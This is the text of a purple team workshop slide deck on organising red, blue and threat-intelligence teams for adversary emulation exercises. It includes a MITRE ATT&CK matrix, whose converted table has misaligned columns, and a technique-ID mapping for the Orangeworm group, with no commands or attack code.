

Hands-On Purple Team Workshop

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
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Hands-On Workshop Format

- Brand new lab environment for you to play CTI, Red Team, and Blue Team
- Built on vmware Learning Platform
 - Everyone should have received an email with login instructions
- 1 hour to go through the lecture
- 2 hours to play in the lab environment
- 4 Systems:
 - Unicorn - Windows member server you login to and can compromise
 - SCYTHE - the industry leading adversary emulation attack platform
 - SANS Slingshot C2 Matrix Edition - a bunch of C2s pre-installed and VECTR
 - UnicornDC1 - a domain controller
- Emulating Orangeworm and Ryuk




What are you doing here?


- Learning
 - By listening
 - By seeing
 - By doing (in your own environment)
- Taking it back to work
 - Understanding the value and sharing it with others
 - Propose building a Purple Team Program following a proven industry framework (PTEF)
- Getting CPE credits (yeah, we know, you gotta get them)

Agenda

- Purple Team Exercise Framework (PTEF)
- Ethical Hacking Evolution
- Framework/Methodology
- Roles & Responsibilities
- Cyber Threat Intelligence
- Attack Infrastructure
- Team Prep
- Kick Off
- Exercise Flow
- Hands On lab
- Lessons Learned



Purple... how hard can it be?



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Red and Blue just work together...



How we think it will go



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How it may go




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Purple Team Exercise Framework

Download the Framework now so you can follow along: <https://scythe.io/ptef>

**Download
it now!**



Purple Team Exercise Framework

A Purple Team is a virtual team where the following teams work together:

- Cyber Threat Intelligence - team to research and provide threat TTPs
- Red Team - offensive team in charge of emulating adversaries
- Blue Team - the defenders. Security Operations Center (SOC), Hunt Team, Digital Forensics and Incident Response (DFIR), and/or Managed Security Service Providers (MSSP)



Exercise Flow

1. Cyber Threat Intelligence presents the adversary, TTPs, and technical details
2. Attendees have a table-top discussion of security controls and expectations for TTP
3. Red Team emulates the TTP
4. Blue Team (SOC, Hunt team, DFIR) analysts follow process to detect and respond to TTP
5. Share screen if TTP was identified, received alert, logs, or any forensic artifacts
6. Document results - what worked and what did not
7. Perform any adjustments or tuning to security controls to increase visibility
8. Repeat TTP
9. Document any feedback and/or additional Action Items for Lessons Learned
10. Repeat from step 1 for next TTP

Ethical Hacking Maturity Model



- Common Vulnerability and Exposures != Tactics, Techniques, and Procedures
- Mature organizations operate under “Assume Breach”
 - Some vulnerability will not be patched before it is exploited
 - Some user will fall for social engineering and execute payload or provide credentials
 - What do we do then?
- Testing technology is not enough: People, Process, and Technology

Red Team

- **Definition:**
 - Test Assumptions
 - Emulate Tactics, Techniques, and Procedures (TTPs) to test people, processes, and technology
- **Goal:**
 - Make Blue Team better
 - Train and measure whether blue teams' detection and response policies, procedures, and technologies are effective
- **Effort:**
 - Manual
- **Frequency:**
 - Intelligence-led (new exploit, tool, or TTP)
- **Customer:**
 - Blue Teams

“The practice of looking at a problem or situation from the perspective of an adversary”

– Red Team Journal 1997

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Blue Team

- **Definition:**
 - The defenders in an organization entrusted with identifying and remediating attacks.
 - Generally associated with Security Operations Center or Managed Security Service Provider (MSSP), Hunt Team, Incident Response, and Digital Forensics.
 - Really, it is everyone's responsibility!
- **Goal:**
 - Identify, contain, and eradicate attacks
- **Effort:**
 - Manual
- **Frequency:**
 - 24/7
- **Customer:**
 - Entire organization



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Adversary Emulation

- **Definition:**

- A type of Red Team exercise where the Red Team emulates how an adversary operates, following the same tactics, techniques, and procedures (TTPs), with a specific objective similar to those of realistic threats or adversaries
- May be non-blind a.k.a Purple Team

- **Goal:**

- Emulate an adversary attack chain or scenario

- **Effort:**

- Manual; SCYTHE is changing that

- **Customer:**


- Entire organization



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Cyber Threat Intelligence



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TOWARD A PURPLE TEAM



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Purple Team Exercises

- Virtual, functional team where teams work together to measure and improve defensive security posture
 - CTI provides threat actor with capability, intent, and opportunity to attack
 - Red Team creates adversary emulation plan
 - Tabletop discussion with defenders about the attacker tactics, techniques, and procedures (TTPs) and expected defenses
 - Emulation of each adversary behavior (TTP)
 - Blue Team look for indicators of behavior
 - Red and Blue work together to create remediation action plan
- Repeat exercises to measure and improve people, process, and technology



Purple Team Goals

- Test attack chains against a target organization
- Train the organization's defenders (Blue Team)
- Test TTPs that have not been tested before in the organization
- Test the processes between security teams
- Preparation for a zero-knowledge Red Team Engagement
- Red Team reveal or replay after a zero-knowledge Red Team Engagement


Foster a collaborative culture within the security organization



Framework & Methodology

- Purple Team Exercise Framework (PTEF)
- Cyber Kill Chain – Lockheed Martin
- Unified Cyber Kill Chain – Paul Pols
- Financial/Regulatory Frameworks
 - CBEST Intelligence Led Testing
 - Threat Intelligence-Based Ethical Red Teaming
 - Red Team: Adversarial Attack Simulation Exercises
 - Intelligence-led Cyber Attack Simulation Testing
 - A Framework for the Regulatory Use of Penetration Testing in the Financial Services Industry
- Testing Framework:

ATT&CK®



MITRE ATT&CK

Reconnaissance	Resource Development	Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
10 techniques	6 techniques	9 techniques	10 techniques	18 techniques	12 techniques	37 techniques	14 techniques	25 techniques	9 techniques	17 techniques	16 techniques	9 techniques	13 techniques
Active Scanning (2)	Acquire Infrastructure (6)	Drive-by Compromise	Command and Scripting Interpreter (8)	Account Manipulation (4)	Abuse Elevation Control Mechanism (4)	Brute Force (4)	Account Discovery (4)	Exploitation of Remote Services	Archive Collected Data (3)	Application Layer Protocol (4)	Automated Exfiltration (1)	Account Access Removal	
Gather Victim Host Information (4)	Compromise Accounts (2)	Exploit Public-Facing Application	Exploitation for Client Execution	BITS Jobs	Access Token Manipulation (5)	Credentials from Password Stores (3)	Application Window Discovery	Internal Spearphishing	Audio Capture	Communication Through Removable Media	Data Transfer Size Limits	Data Destruction	
Gather Victim Identity Information (3)	Compromise Infrastructure (6)	External Remote Services	Inter-Process Communication (2)	Boot or Logon Autostart Execution (12)	BITS Jobs	Exploitation for Credential Access	Browser Bookmark Discovery	Automated Collection	Clipboard Data	Data Encoding (2)	Data Obfuscation (3)	Data Encrypted for Impact	
Gather Victim Network Information (6)	Develop Capabilities (4)	Hardware Additions	Native API	Boot or Logon Initialization Scripts (5)	Deobfuscate/Decode Files or Information	Forced Authentication	Cloud Infrastructure Discovery	Lateral Tool Transfer	Remote Service Session Hijacking (2)	Dynamic Resolution (3)	Exfiltration Over Alternative Protocol (3)	Data Manipulation (3)	
Gather Victim Org Information (4)	Establish Accounts (2)	Phishing (3)	Scheduled Task/Job (6)	Browser Extensions	Direct Volume Access	Execution Guardrails (1)	Cloud Service Dashboard	Data from Cloud Storage Object	Data from Configuration Repository (2)	Encrypted Channel (2)	Exfiltration Over C2 Channel	Defacement (2)	
Phishing for Information (3)	Obtain Capabilities (6)	Replication Through Removable Media	Shared Modules	Compromise Client Software Binary	Input Capture (4)	File and Directory Permissions Modification (2)	Cloud Service Discovery	Domain Trust Discovery	File and Directory Discovery	Fallback Channels	Exfiltration Over Other Network Medium (1)	Disk Wipe (2)	
Search Closed Sources (2)	Supply Chain Compromise (3)	Software Deployment Tools	System Services (2)	Create Account (3)	Execution Guardrails (1)	Man-in-the-Middle (2)	File and Directory Permissions Modification (2)	File and Directory Discovery	File and Directory Removable Media	Ingress Tool Transfers	Endpoint Denial of Service (4)	Firmware Corruption	
Search Open Technical Databases (5)	Trusted Relationship	User Execution (2)	Create or Modify System Process (4)	Event Triggered Execution (15)	Exploitation for Defense Evasion	File and Directory Permissions Modification (2)	Group Policy Modification	Network Service Scanning	Network Share Discovery	Multi-Stage Channels	Exfiltration Over Physical Medium (1)	Inhibit System Recovery	
Search Open Websites/Domains (2)	Valid Accounts (4)	Windows Management Instrumentation	Event Triggered Execution (15)	Exploitation for Privilege Escalation	Hide Artifacts (7)	Group Policy Modification	OS Credential Dumping (8)	Network Sniffing	Network Sniffing	Non-Application Layer Protocol	Exfiltration Over Web Service (2)	Network Denial of Service (2)	
Search Victim-Owned Websites	Hijack Execution Flow (11)	Implant Container Image	External Remote Services	Hijack Execution Flow (11)	Hijack Execution Flow (11)	Impair Defenses (7)	Steal Application Access Token	Password Policy Discovery	Taint Shared Content	Non-Standard Port	Scheduled Transfer	Resource Hijacking	
	Office Application Startup (6)	Pre-OS Boot (5)	Scheduled Task/Job (6)	Scheduled Task/Job (6)	Indicator Removal on Host (6)	Indirect Command Execution	Steal or Forge Kerberos Tickets (4)	Peripheral Device Discovery	Use Alternate Authentication Material (4)	Data from Removable Media	Transfer Data to Cloud Account	Service Stop	
						Masquerading (5)	Steal Web Session Cookie	Permission Groups Discovery (3)		Data Staged (2)	Protocol Tunneling	System Shutdown/Reboot	
						Modify Authentication Process (4)	Two-Factor Authentication Interception	Process Discovery		Email Collection (3)	Proxy (4)		
						Modify Cloud Compute Infrastructure (4)	Unsecured Credentials (6)	Query Registry		Input Capture (4)	Remote Access Software		
						Modify Registry	Software Discovery (1)	Remote System Discovery		Man in the Browser	Traffic Signaling (1)		
						Modify System Image (2)	System Information Discovery	Software Discovery (1)		Man-in-the-Middle (2)	Web Service (3)		
						Network Boundary Bridging (1)	System Network Configuration Discovery	System Network		Screen Capture			
										Video Capture			

Roles and Responsibilities

Title	Role	Responsibility
Head of Security	Sponsor	Approve Purple Team Exercise and Budget
Cyber Threat Intelligence	Sponsor	Cyber Threat Intelligence
Red Team & Blue Team Managers	Sponsor	Preparation: Define Goals, Select Attendees
Red Team	Attendee	Preparation, Exercise Execution
Blue Team - SOC, Hunt Team, DFIR	Attendee	Preparation, Exercise Execution
Project Manager	Exercise Coordinator	Lead point of contact throughout the entire Purple Team Exercise. Responsible to ensure Cyber Threat Intelligence is provided. Ensures all Preparation steps are taken prior to Exercise Execution. During Exercise Execution, record minutes, notes, action items, and feedback. Send daily emails with those notes as well as guidance for what's planned for the next day. Compile and deliver Lessons Learned.



Sponsors

- Approve
 - Purple Team Exercise
 - Goals and Scope
 - Budget \$\$\$
- Members of various teams out of BAU
 - Cyber Threat Intelligence
 - Red Team
 - Security Operations Center
 - Hunt Team
 - Digital Forensics
 - Incident Response




Time Requirements

- Purple Team Exercises can run for 1-5 days of mostly hands on keyboard work between Red Team and Blue Teams
- Preparation time is based on the defined goals, guidance or constraints set by Sponsors, and emulated adversary's TTPs

Preparation	Exercise	Lessons Learned
Days	Days	TBD




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
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Types of Cyber Threat Intelligence


David Bianco: <http://detect-respond.blogspot.com/2013/03/the-pyramid-of-pain.html>



Extract TTPs



ATT&CK Navigator



Analyze & Organize

Tactic	Description
Description	Description of adversary
Objective	Adversary objectives and goals
Command and Control	Technique ID - Technique Name - Details
Initial Access	Technique ID - Technique Name - Details
Execution	Technique ID - Technique Name - Details
Defense Evasion	Technique ID - Technique Name - Details
Discovery	Technique ID - Technique Name - Details
Privilege Escalation	Technique ID - Technique Name - Details
Persistence	Technique ID - Technique Name - Details
Credential Access	Technique ID - Technique Name - Details
Exfiltration	Technique ID - Technique Name - Details



#ThreatThursday

- Weekly Adversary
 - Introduce Adversary
 - Consume CTI and map to MITRE ATT&CK
 - Present Adversary Emulation Plan
 - Share the plan on SCYTHE Community Threat Github
 - <https://github.com/scythe-io/community-threats/>
 - Emulate Adversary
 - How to defend against adversary
- All updated here: <https://www.scythe.io/threatursday>




Orangeworm

Tactic	Description
Description	Orangeworm is a group that has targeted organizations in the healthcare sector in the United States, Europe, and Asia since at least 2015 for corporate espionage.
C2	T1071 - Application Layer Protocol; T1071.001 - Web Protocols; T1008 - Fallback Channel
Execution	T1218 - Signed Binary Proxy Execution; T1218.011 - Rundll32; T1059 - Command and Scripting Interpreter; T1059.003 - Windows Command Shell; T1569 - System Services; T1569.002 - Service Execution
Defense Evasion	T1036 - Masquerading; T1036.004 - Masquerade Task or Service; T1027 - Obfuscated Files or Information; T1027.001 - Binary Padding; T1070 - Indicator Removal on Host; T1070.004 - File Deletion; T1070.005 - Network Share Connection Removal; T1140 - Deobfuscate/Decode Files or Information
